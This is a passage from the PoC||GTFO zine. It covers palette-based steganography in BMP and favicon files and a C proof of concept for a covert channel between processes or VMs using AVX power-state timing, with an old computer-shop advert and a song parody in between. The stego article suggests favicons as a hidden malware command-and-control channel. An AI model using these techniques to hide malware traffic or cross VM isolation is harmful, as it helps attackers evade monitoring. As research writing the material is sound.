Second, and depending on the image size, there is the potential to store quite a bit more data into the image. The LSB method generally only uses one bit per colour channel, so even with 24-bit images it can only store three bits per pixel. This method though has an upper-limit on the amount of data that can be stored per image - an 8-bit palettized image that only uses two colours leaves 254 free colours, therefore leaving 762 bytes to inject into. The size of the image itself doesn't change this.

Finally, there is an element of deniability in the histogram method. Steganography is framed as a game between two prisoners, Alice and Bob, who wish to privately communicate in the presence of a warden, Mallory, who can read all of their messages. Even if Mallory does notice that the palette is weird, Alice or Bob could quite plausibly say, "Hey, that's just the palette that the image creation software made." Of course, Alice and Bob could only use their image once without drawing attention to them.

You might remember from earlier that each palette entry uses four bytes. I quite deliberately only use the three RGB bytes to inject and leave the reserved bytes alone, mostly on the grounds of detectability.

[53] `man 1 convert`

Detectability

Despite the claim to deniability, there are some obvious markers of the injection. For starters, take a look at the examples of a palette from an image processed by MS Paint, which is for the most part the old web-safe palette, or the palette generated by Image Magick's `convert` utility,[53] which is front-loaded with the actual colours in the image, and then the rest is solid black (0x000000). Yet another palette that was converted from 24-bit to 256 colours by Image Magick does display quite a spread of colours:





Image Magick Short Palette



Microsoft Web-Safe Palette




Image Magick Full Palette

Then compare these to the palette from an injected image. It is obvious that the colours have been all jumbled up.





Image Before and After Injection



Icons

But who uses those palettized bitmaps any more? The camera in your phone, heck, even the display on your phone, is capable of taking and displaying images with a bewildering depth of colour. And nowadays, bandwidth is cheap and fast, and image compression algorithms are good enough, that there is little reason to lower the quality of the images.

There are two places, however, where these images are, if not ubiquitous, at least quite widespread. Take a moment, and minimize all the windows on your desktop. Most of those icons will be using bitmaps. Now open a browser and navigate to some random page. That little icon in the browser location bar or in the tab is also most likely a bitmap, and is known as a favicon. Not every website has them, but almost every browser will request them.

The Icon file format is basically a little directory of multiple images. The format for an Icon header follows this general schema:

```
typedef struct{
  WORD idReserved; //Always zero.
  WORD idType;     //Often 0x0100.
  WORD idCount;    //Count of dire entries.
} ICONHEADER;
```

It is followed by one or more 16-byte directory entries.

```
typedef struct {
  BYTE bWidth;
  BYTE bHeight;
  BYTE bColorCount;
  BYTE bReserved;
  WORD wPlanes;
  WORD wBitCount;
  DWORD dwBytesInRes;
  DWORD dwOffset;
} ICONDIRENTRY
```


The rest of the file is nominally contiguous blocks of images. The standards suggest that there are only two types of valid images: BMP and PNG. The BMP image blocks are basically the same as for BMP files, but don't use the first 14 bytes of the FileHeader. That is, they use the DIB Header, optionally the Palette, and of course the Pixels.

The DIB pixels in an icon have one other complication. The pixel array is in fact two separate arrays. The first is the is the actual coloured pixel

array. The second is literally an array of bits that act as a mask that is used to determine the transparency of the icon.

One major difference between the Icon format and the DIB format (the actual image format contained in the BMP), is that the Icon header information is little-endian, and the DIB format is big-endian. So the resultant file is a mix of both big and little endians.

Consider that `idCount` field. An icon file can contain up to 65,536 image resources. That's up to 48Mb worth of injectable palette space!



Injected Icon and its Palettes

Example of an Icon header

```
                    -- ico header
2   00 00           idReserved
    01 00           idType
4   02 00           idCount

6                   -- resource header 1
    10              bWidth
8   10              bHeight
    00              bColorCount (0 if >=8bpp)
10  00              bReserved (must be 0)
    01 00           wPlanes
12  08 00           wBitCount
    68 05 00 00     dwBytesInRes
14  26 00 00 00     dwOffset

16                  -- resource header 2
    etc
18
                    -- resource data 1
20  etc             Starts at 0x00000026,
                    containing 0x0568 bytes.
22
                    Consists of:
24                  * DIBHeader
                    * Palette (maybe)
26                  * Pixels
                    * Transparency mask
28
                    -- resource data 2
30  etc
```

Uses in the Past and Future

Taking a look at the favicons used by the top thousand sites from the Alexa list. Just under seven hundred of the sites responded with an image file. Of these, 560 were icon resource files, that is, the type of icon files I've described above. The others were in general just PNGs or other image types simply renamed with the `.ico` extension.

Of these icon resources, at least 1-in-7 contained an 8-bit BMP image, suitable for palette injection. Around three quarters of these files contained only one or two images, but there were four favicons that contained ten or more bitmaps.

Given how widespread these favicons are and their variety, and the fact that they are effectively ignored by most web security monitoring systems, they would an excellent mechanism for at least part of a C2 (Command and Control) channel for malware. Indeed, there is some history with the Vawtrak malware using LSB steganography to communicate updates from their C2 servers.[54] Other malware rootkits have just renamed their malware to `favicon.ico`, but are in reality just raw (or obfuscated) PHP code or the like.

As for prior art, I haven't been able to discover any other previous uses of this technique of repurposing the unused bytes in an image palette. If any brethren know of similar techniques, I'd love to hear about it.

Bitmaps aren't the only image type that use a palette. PNGs, for instance, have a PLTE chunk that describes the colours in the image. But the PNG format removes the dead colours and the PLTE chunk only contains a list of the actual used colours, thereby reducing the size. The PNG standard does however allow the PLTE chunk to contain more colours than are actually used. This histogram technique would then reduce to adding extra bytes to the image file, a method I was trying to avoid.

On the subject of adding extra bytes, notice that both BMPs and Icons are what I call indexed file formats; that is, the header contains information about the offset (where the image data starts) and size (how big the image data is). This makes it possible to introduce arbitrary data into the files and then manipulate the offsets to skip over the padded data. You can also, of course, just tack on the extra data at the end of the file, and it should be ignored by the image viewer.

The default image viewers (eog, shotwell) on the version of Linux I am currently using doesn't like the padding before the pixels, rendering the image with those padded bytes; maybe one of our memory-bug hunting friends could find some delight here. Gimp is okay though. Windows seems to behave correctly and ignores the extra bytes.

Where's the code?

The POC code is a tool called Stegpal, written in Haskell. If the source is not yet available from Hackage, you'll find it attached to this PDF and as the Favicon for the most popular PoC||GTFO mirror.[55]

Creating icons

I used Image Magick to create sample icons. I wasn't too worried about the transparency bits, as they don't change anything about the palette.

Start with a an image that is going to bear being reduced down to a small size. The number of colours doesn't matter too much as this process will reduce that anyway. It's best if the original image has equal dimensions for width and height.

Create a bunch of smaller scaled images from the original. Favicons are usually 16x16 (ish), but you can create them any size you want.

Then feed all of the smaller BMPs into one ico.

```
# Creating icons

convert source.bmp -scale 64x64           \
    -type Palette -depth 8 -compress none \
    temp-64x64.bmp
convert source.bmp -scale 32x32           \
    -type Palette -depth 8 -compress none \
    temp-32x32.bmp
convert source.bmp -scale 16x16           \
    -type Palette -depth 8 -compress none \
    temp-16x16.bmp
convert temp-64x64.bmp temp-32x32.bmp     \
    temp-16x16.bmp favicon.ico
```

[54] `unzip pocorgtfo19.pdf avgvawtrak.pdf`

[55] `unzip pocorgtfo19.pdf stegpal-0.2.8.0.tar.gz; wget https://www.alchemist.org/favicon.ico`

Evesham Micros

WE ACCEPT EXPRESS VOUCHERS

All prices include VAT and Delivery

ATARI 520STFM SUPER PACK

Includes STFM with 1MEG drive, 21 games with business software (worth over £450) & joystick.

Only £349.00

520 STFM latest version with 1MEG drive fitted	£279.00
1040 STFM latest model, inc.TV modulator, with 'Microsoft Write' and 'VIP Professional' for only	£419.00
1040 STFM model with 2 software items as above, with mono monitor	£529.00
1040 STFM model with 2 software items as above, including same extras as supplied with above '520 STFM Super Pack'	£489.00
1040 STFM with 'super pack' extras as above, with SM124 monitor	£599.00
Mega ST2 with mono monitor, 'MS-Write' and 'VIP Pro.'	£849.00
Mega ST4 with mono monitor, 'MS-Write' and 'VIP Pro.'	£1099.00
SLM804 laser printer, great value at	£1099.00
SM124/5 mono monitor	£119.00
Mega ST2 package - includes Mega ST2, mono monitor, external 1Mb 3.5" drive, SLM804 laser printer, 'Microsoft Write', 'VIP Professional', 'Timeworks DTP' software and 90 days on site maintenance	£1795.00
Atari DTP system - includes Mega ST4, mono monitor, SLM804 laser printer, 30Mb hard disk, 'Fleet Street Publisher' software and 90 days on site maintenance	£2795.00
5.25" External drive 40/80 track 360/720K formatted capacity	£159.95
Pace Linnet Modem Pack inc.cable & software	£179.00
Pye 1022 14" TV/Monitor inc.full remote control, c/w ST or Amiga cable	£199.00
Philips CM8833 colour monitor c/w ST or Amiga cable	£229.00
Philips CM8852 as above, higher resolution	£299.00
(Extra £10.00 discount on Philips monitors if bought with an ST or Amiga)	

commodore hardware

SPECIAL OFFER AMIGA PACK

A new Amiga 500 package including the following: (extras worth over £270)

- ★ Amiga 500 computer
- ★ TV Modulator
- ★ Mouse & Mouse mat
- ★ Joystick
- ★ Las Vegas
- ★ Photon Paint
- ★ Karate Kid II
- ★ Sky Fighter
- ★ Black Shadow
- ★ Grid Start
- ★ Demolition
- ★ Quizam!
- ★ Black Shadow
- ★ *plus* 5 disks of public domain s/ware

all for only £399.00

Oceanic OC-118 64/128 disk drive for 64/128 with free GEOS software	£129.95
Oceanic OC-118 as above with Freeze Machine	£149.95
Freeze Machine complete backup cartridge, with integral reset button	£28.95
LC-10 commodore 64/128 ready printer inc. 2 extra black ribbons free	£219.00
LC-10 7-colour version of above printer inc. 2 extra black ribbons	£269.00

Amiga & ST 3.5" Drives

- ★ Very Quiet
- ★ Slimline Styling
- ★ Fully Compatible
- ★ Top quality Citizen drive mechanism
- ★ On/Off switch for Amiga
- ★ External plug-in PSU for ST
- ★ Throughport for Amiga
- ★ 1Mb unformatted capacity

Fully compatible, high quality 3.5" external drives for the ST and Amiga

NEW LOWER PRICE

only £89.95 inc.VAT & delivery

Western Digital Filecards

Upgrading your PC to hard disk? Look no further, we offer the best prices on top quality hardcards. Thorough documentation supplied, low power consumption, with free XTree file management software and Speedread. For Amstrad PC1512/1640 users we supply hardcards tested and formatted, with our simple software installation procedure. The best packages available!

20 MEG...£229.00 **32 MEG...£249.00**

DISECTOR ST V4

for all Atari ST models only £24.95

New Version 4 disk utilities for the ST, features include: **protected software backup**, featuring the new **turbo nibbler**, a *faster and more powerful* copier, which uses all available drives & memory and includes 56 parameter options for handling a greater range of software; **drive B boot** to allow many programs to startup from drive B; **organiser accessory** providing many major disk management commands; **extra format** giving over *15% extra* user storage area per floppy disk; **fast backup; ramdisk accessory**; **undelete file**; PLUS many more!

3.5" disks	5.25" disks
10...£11.95 in plastic case £13.95	25...£13.95 in 50 cap box £22.95
25...£27.95 in 40 cap case £34.95	in 100 cap box £24.95
Fully guaranteed double sided media	Fully guaranteed double sided media

Amstrad PC1512/1640/2086

We offer a wide choice of Amstrad PCs with many upgrade options, including the very latest PC2086 range. For the hard disk option, check our 'Evesham Upgraded Models'. Only the best will do - so we normally upgrade by means of a Western Digital Filecard, which includes XTree and SpeedRead software; however on single drive models we can offer internal installations at the same price (leaving more expansion room but no opportunity for a 2nd floppy drive). We can provide on-site service contracts at time of purchase - phone for details. Prices in lighter type exclude VAT.

Free with 1512 models... Ability and 4 US Gold Games

	SD	DD	AMS H.D.	SD 21MEG	DD 21MEG	SD 32MEG	DD 32MEG
				EVESHAM UPGRADED MODELS			
MONO 1512	384.35 **442.00**	484.35 **557.00**	N/A N/A	583.48 **671.00**	683.48 **786.00**	600.87 **691.00**	700.87 **806.00**
COLOUR 1512	509.57 **586.00**	608.70 **700.00**	N/A N/A	708.70 **815.00**	807.83 **929.00**	726.09 **835.00**	825.22 **949.00**
MONO 1640	474.78 **546.00**	574.78 **661.00**	854.78 **983.00**	673.91 **775.00**	773.91 **890.00**	691.30 **795.00**	791.30 **910.00**
CGA (COLOUR) 1640	614.78 **707.00**	714.78 **822.00**	994.78 **1144.00**	813.91 **936.00**	913.91 **1051.00**	831.30 **956.00**	931.30 **1071.00**
EGA (ECD) 1640	764.35 **879.00**	864.35 **994.00**	1124.35 **1293.00**	963.48 **1108.00**	1063.48 **1223.00**	980.87 **1128.00**	1080.87 **1243.00**
2086 MONO	578.26 **665.00**	686.96 **790.00**	917.39 **1055.00**	777.39 **894.00**	886.09 **1019.00**	794.78 **914.00**	903.48 **1039.00**
2086 CD	717.39 **825.00**	825.22 **949.00**	1056.52 **1215.00**	916.52 **1054.00**	1024.35 **1178.00**	933.91 **1074.00**	1041.74 **1198.00**
2086 12" HRCD	808.70 **930.00**	920.00 **1058.00**	1147.83 **1320.00**	1007.83 **1159.00**	1119.13 **1287.00**	1025.22 **1179.00**	1136.52 **1307.00**
2086 14" HRCD	900.87 **1036.00**	1012.17 **1164.00**	1241.74 **1428.00**	1100.00 **1265.00**	1211.30 **1393.00**	1117.39 **1285.00**	1228.70 **1413.00**

PC1640 Summer Promotion Pack

Includes PC1640 DD with mono monitor, DMP4000 printer and software pack inc. Wordstar 1512, Supercalc 3.1 and Accounts Master DD ..... **£899.00 inc.VAT**

optional extras

3.5 inch drive (720K) for any single drive models £89.95	1512 memory upgrade to 640K £39.95
	NEC V30 (8086 replacement)..... £24.95
Maths Co-processor 8087-2 ..... £139.00	Cipher CT1525 tape streamer £319.00
Amstrad Modem Card V21/23 ..... £99.00	Joystick & Controller Card
Amstrad MC2400 Modem Card £199.00	self centering analog type £34.95

Amstrad PPCs

Low prices on all portable PCs - especially twin drive models

prices in brackets are excluding VAT

PPC512S ..... (£373.04) £429.00	PPC640S ..... (£477.39) £549.00
PPC512D ..... (£433.91) £499.00	PPC640D ..... (£546.96) £629.00

NEW! *External* 3.5" floppy drive (720K) to suit *ANY* Amstrad 1512/1640 including DD and HD models! Uses no expansion slots £114.95

Central Point Software

For all your PC disk management requirements

PC Tools Deluxe**.....**Other utilities may claim to 'do it all' but only PC Tools Deluxe is the complete disk utility package, providing a fast hard disk backup, the best undelete available, 100% safe formatting of floppy and hard disks, unformat, reliable disk caching, compress facility, in fact everything required to manage & protect your data at a sensible price.....**£49.95**

Copy II PC Version 5**.....**The most effective floppy disk backup utility of it's type. We always ship the latest version. Can also transfer many programs to hard disk and then run them without reference to floppy. Supports both 5.25" and 3.5" disk format. Don't be without it.....**£24.95**

Copy II Deluxe Option Board**.....**The ultimate solution to backing up copy-protected software using the hardware option. All the original features of the Option Board, including the most powerful backup copier product on the market, and can even transform any PC equipped with a 3.5" drive into a dual purpose IBM/Macintosh drive. Allows your PC to read and write to MAC data disks easily through DOS. Comes as an easy-to-fit short card.....**£84.95**

PRINTERS

All prices include VAT, delivery and cable

star

We use and recommend Star printers since they do offer an unbeatable combination of features, print quality, reliability and value. Make the sensible decision - get it right with a Star printer at our special, all in, prices.

Star LC10 best-selling 144/36cps printer, 4 NLQ fonts, inc.2 extra ribbons free	£219.00
Star LC10 7-colour version of above printer, inc.2 extra black ribbons	£269.00
Star LC24-10 feature-packed multifont 24 pin printer	£339.00
Star NB24-10 great value 24pin inc. cut sheet feeder + 2 extra ribbons	£499.00
Star NX-15 budget wide carriage printer	£329.00
Star NB24-15 wide carr.version of NB24-10 inc. cut sheet feeder	£649.00
NEC P2200 budget 24pin, great value 168/56 cps	£319.00
Amstrad DMP3160/3250DI good value 10" with serial/parallel interfaces	£189.00
Panasonic KXP1081 reliable budget 10" printer 120/24 cps	£169.00
Panasonic KXP1124 great new sturdy 10" multifont 24pin printer	£319.00
Epson LX800 popular 10" 180/25 cps	£199.00
Epson LQ500 good 24pin printer 150/50 cps	£319.00
Citizen 120D good value 10" 120 cps	£139.00
Citizen HQP-45 wide carriage 24pin printer - a bargain	£399.00

How to order

All prices VAT/delivery inclusive
Next day delivery £5.00 extra

Send cheque, P.O. or ACCESS/VISA details
Phone with ACCESS/VISA details
Govt., educ. & PLC official orders welcome
All goods subject to availability E.&O.E.
Open to callers 6 days, 9.30-5.30
Telex: 333294 Fax: 0386 765354

Evesham Micros Ltd
63 Bridge Street
Evesham
Worcs WR11 4SF
Tel: 0386 765500

Also at: 1762 Pershore Rd., Cotteridge, Birmingham, B30 3BH Tel: 021 458 4564.

19:09 The Pages of PoC||GTFO

To the tune of "The Cover of the Rolling Stone" *by Dr. evm and the MMX Show*
by Dr. Hook and the Medicine Show *(with apologies to, and warm regards for, the late great Shel Silverstein)*

Well we're big time hackers
we know all the threat actors
and we speak at every security show
We'll pentest your net
without breaking a sweat
at a hundred thousand dollars a go
We hunt all of the bounties
for the Feds and the Mounties
but the prize we've never owned
is the congregation's praises
when you're published in the pages
of P-o-C or G-T-F-O!

(PoC...) Wanna see my article in the pages
(GTFO...) Wanna execute in its payload stages!
(GTFO...) Wanna see my zero days
In P-o-C or G-T-F-O!

We got a staff artist name o' Cyber Stardust
who draws logos for all of our vulns
We got a top notch research department
who straightens out our zeroes and ones
Now the name of our game is acquiring fame
but the fame we've never known
is the fame and the glory
when you tell your story
in P-o-C or G-T-F-O!

(PoC...) Wanna read my words in the pages
(GTFO...) Wanna execute in its payload stages!
(GTFO...) Wanna see my zero days
In P-o-C or G-T-F-O!

We invite all the smarties
to our BlackHat parties
that get pretty out of hand
We've got a grey haired CEO
who used to work at CyberCommand
We got all the Twitter hype money can buy
HashtagDeepLearningBlockchainOnaDrone
But technically it's rubbish
So we can't get published
In P-o-C or G-T-F-O!

(PoC...) Wanna see my name on the pages
(GTFO...) Wanna execute in its payload stages!
(GTFO...) Wanna see my zero days
In P-o-C or G-T-F-O!

19:10 Vector Multiplication as an IPC Primitive

by Lorenzo Benelli

Since time immemorial computer scientists have pondered what could be the best way for two processes to interact with each other. Is it shared memory? Is it message queues? Is it sockets? Wait no more, dear neighbor, because in this modest article I'm going to present a novel and more promising way. We will see that processes can communicate with one another by using little more than vector instructions!

Overview of power management

Starting with the Sandy Bridge architecture, Intel's ISA included a new set of instructions called AVX, to operate on larger, 256-bit sized, registers. More recent architectures further extended this functionality with another set, AVX2.

As keeping these wide registers turned on all the time wasn't power-efficient, Skylake and later architectures kept them inactive during the normal scalar code execution. The CPU would start powering on these wider, vector data paths only when the first SIMD instruction got executed.

This process takes time, and while the vector execution units are being turned on, the vector code gets dispatched to μops that make use of narrower registers and, consequently, execute at roughly half the speed. Also, after the core encounters a vector instruction, the processor will keep the registers active for a while (on the order of milliseconds) after the last SIMD instruction is scheduled to run.

As the core that runs this sort of vector code will require more power to keep the registers active, the Package Control Unit (PCU)—an on-chip microcontroller that manages frequencies and voltages of the processor—will increase that core's voltage with a mechanism that Intel calls *"granting a power license."*

Within the bureaucratic apparatus that is the processor, a core is granted a different power license depending on the kind of instructions it is executing. For all AVX instructions, and for some simple AVX2 instructions like loads and adds, the core gets to run on the modest `LVL0_TURBO_LICENSE`. For complex AVX2 instructions it gets the regular `LVL1_TURBO_LICENSE`, while the cores lucky enough to run AVX-512 win a premium `LVL2_TURBO_LICENSE`.

Also, the core's frequency gets capped by the PCU to a lower value, which is referred as the *AVX2 Turbo* frequency. For commercial desktop and laptops CPUs, this applies to not just the core running vector code but to all cores in the same processor.

This led me to wonder: what is happening to the wide SIMD units of the other cores during that time? Are they all powered-on all together? If so, could this be used to make our processes have a little chat without bothering the OS with expensive `syscalls`?

Latency is key

With this rough idea of the inner workings of the Intel's CPU power management, I wrote a tiny snippet of code that launches two processes with the ability to communicate without any nasty interaction with the OS.

```
#include <immintrin.h>
#include <stdio.h>

#define TIME_SCALE 1.0
#define BUFSZ 0x400

void bsleep(uint64_t);
void send(uint8_t);
void recv(void);

int main() {
  pid_t pid;

  if ((pid = fork()) == 0) {
    recv();
  } else if (pid != -1) {
    send('P');
    send('o');
    send('C');
    bsleep(0x400000000);
    kill(pid, 9);
  }
  return 0;
}

void bsleep(uint64_t clk) {
  uint64_t beg, end;
  uint32_t hi0, lo0, hi1, lo1;
  asm volatile (
    "cpuid\n\t"
    "rdtsc\n\t"
    "mov %%edx, %0\n\t"
    "mov %%eax, %1\n\t"
    : "=r" (hi0), "=r" (lo0)::
    "%rax", "%rbx", "%rcx", "%rdx"
  );
  end = beg = (((uint64_t)hi0 << 32) | lo0);
  while (end - beg < clk) {
    asm volatile (
      "cpuid\n\t"
      "rdtsc\n\t"
      "mov %%edx, %0\n\t"
      "mov %%eax, %1\n\t"
      "pause\n\t"
      : "=r" (hi1), "=r" (lo1)::
      "%rax", "%rbx", "%rcx", "%rdx"
    );
    end = (((uint64_t)hi1 << 32) | lo1);
  }
}
```


One parameter offered by the code is `TIME_SCALE`, which you can set at your convenience in case your plotting utility doesn't implement horizontal zooming, or if you wish to pin the processes to far away cores.

As we'd like to eventually store some measurements, `BUFSZ` provides a way to delay the unavoidable `write()` call, because the longer we can prolong our abstinence from kernel communication, the better.

For each bit to be transmitted, the sender process either executes a *very long* succession of AVX2 multiplications, or enters a busy loop, doing nothing for long enough that the PCU decides to revoke its power license, powering off the vector execution units.

Another process, the receiver, runs a *short* burst of vector instructions, then also sleeps for enough time that the PCU decides to revoke its power license. The receiver process is also keeping track of its execution speed via the `rdtsc` instruction, periodically dumping it to `stdout`.

```
void send(uint8_t c) {
  for (int i=0; i<8; i++) {
    uint8_t bit = (c >> i & 1);
    if (bit) {
     for(uint64_t i=0; i<0x4000*SCALE; i++){
        asm volatile(
         "pushq $0x40000000\r\n"
         "vbroadcastss 0(%%rsp), %%ymm0\r\n"
         "vbroadcastss 0(%%rsp), %%ymm1\r\n"
         "mov $10000, %%ecx\r\n"
         "loop1:\r\n"
         "vmulps %%ymm0, %%ymm1, %%ymm1\r\n"
         "dec %%ecx\r\n"
         "jnz loop1\r\n"
         "popq %%rcx\r\n"
         :::
        );
        bsleep(0x20000);
     }
    } else {
     bsleep(0x8db6db6d * SCALE);
    }
    fprintf(stderr, "tick %d\n", bit);
  }
}
```

```
void recv(void) {
  uint64_t beg, end, i = 0;
  uint32_t hi0, lo0, hi1, lo1;
  static uint64_t time[BUFSZ];
  static char buf[0x10000], *it = buf;

  while (1) {
    asm volatile (
      "cpuid\n\t"
      "rdtsc\n\t"
      "mov %%edx, %0\n\t"
      "mov %%eax, %1\n\t"
      : "=r" (hi0), "=r" (lo0)::
        "%rax", "%rbx", "%rcx", "%rdx"
    );
    asm volatile(
      "pushq $0x40000000\r\n"
      "vbroadcastss 0(%%rsp), %%ymm0\r\n"
      "vbroadcastss 0(%%rsp), %%ymm1\r\n"
      "mov $10000, %%ecx\r\n"
      "loop:\r\n"
      "vmulps %%ymm0, %%ymm1, %%ymm1\r\n"
      "dec %%ecx\r\n"
      "jnz loop\r\n"
      "popq %%rcx\r\n"
      :::
    );
    asm volatile (
      "cpuid\n\t"
       "rdtsc\n\t"
      "mov %%edx, %0\n\t"
      "mov %%eax, %1\n\t"
      : "=r" (hi1), "=r" (lo1)::
        "%rax", "%rbx", "%rcx", "%rdx"
    );
    beg = (((uint64_t)hi0 << 32) | lo0);
    end = (((uint64_t)hi1 << 32) | lo1);
    time[i++] = end - beg;

    bsleep(0x1000000);

    if (i == BUFSZ) {
      i = 0;
      for (uint64_t i = 0; i < 1024; i++) {
        it += sprintf(it, "%lu\n", time[i]);
      }
      printf("%s", buf);
      it = buf;
    }
  }
}
```

If the receiver process is running during a quiescent period of the sender process, meaning that the vector registers are powered down, it will run at about half the speed for at least 150K clock cycles, which is roughly the warm-up period on Coffee Lake. Otherwise, it will dash forth at full speed. Repeating this enough times, the receiver can gather sufficient evidence to know what bit was being sent to him by his neighboring process.

On page 58 you can see the data plots taken from some Kaby, Coffee Lake, and Sky Lake systems, and a reference of the inverted ASCII signal, where the most significant bits are sent last.

The End

What is actually happening inside the processor is not completely clear to me. Perhaps the vector units are not kept active *all* the time while executing AVX code. Since the PCU on mixed scalar/vector workloads has already lowered the frequency of all the cores, it has more room to adjust their voltages quickly, and it is consequently able to power the wide paths faster, ultimately with similar effects. Let me know if you manage to figure this out, neighbors!


Finally, a few words about why I think this is a better way for processes to communicate.

First, the processes get to avoid those pesky `syscall` instructions which make the software we write daily completely non-portable.


Second, although not as fast as other IPC implementations, this one makes communication a CPU-bound problem instead of an I/O-bound one, which, as everybody knows, is a much nicer problem to have.

Third, two processes in completely separate VMs can now communicate, without the extra long and boring configuration jobs that sysadmins have to do in order to get the infrastructure to work.

